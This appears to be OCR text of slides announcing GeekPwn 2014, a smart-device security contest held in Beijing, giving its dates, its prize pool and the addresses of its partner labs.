
wu shi

humeafo


Oct 24 Beijing
GeekPwn 极棒
First Worldwide Security Geek Contest
for Smart Devices
We accepted Call for Pwn registrations from July 24
Organizer KEEN Co-Organizer X'con

GeekPwn, for YOU
who have the aspiration to change the world!

Date: Oct 24th and 25th, 2014
Initial Prize Pool: 3 Million CNY



Play in Labs

GeekPwn Keen Lab
1F, Tianwen Building, No. 80 Nandan Rd, Xuhui District, Shanghai

GeekPwn XCon Lab
511, Building B, Jiatai International Plaza, No. 41 Middle East 4th Ring Rd, Chaoyang District, Beijing

GeekPwn Tsinghua University Lab
1-213, 2F, FIT Informatoin Technology Building, Tsinghua University (close to East Gate of the campus), Haidian District, Beijing

GeekPwn Venustech Lab
B1, Venustech Building(Building 21), Zhongguancun Software Park, No. 8 Northeast Wangxi Rd., Haidian District, Beijing

GeekPwn WooYun Club Lab
WooYun Club, Qixing West Street, 798 Art Zone, No. 4 Jiuxian Bridge, Chaoyang District, Beijing

GeekPwn Huawei Lab
Shenzhen, China (under construction)

GeekPwn Antiy Lab (Harbin)
Building 7, Technology Innovation City, No. 838 Shikun Rd, Songbei District, Harbin

GeekPwn Antiy Lab (Wuhan)
11F, Building 6, Optics Valley Chuangye Street, Wu Chang, Wuhan

GeekPwn Silicon Valley Lab
97 E.Brokaw RD Suite 210, San Jose, CA 95112, USA

Thanks